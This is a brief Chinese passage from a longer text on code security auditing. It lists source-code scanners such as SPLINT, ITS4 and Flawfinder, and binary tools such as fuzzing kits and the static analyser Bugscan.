然后就是一些开源的或是商业的源代码扫描工具了。

工具

源代码工具包含ApplicationDefense、SPLINT、ITS4和Flawfinder。

二进制工具包含各种fuzzing工具包和静态分析程序，例如Bugscan。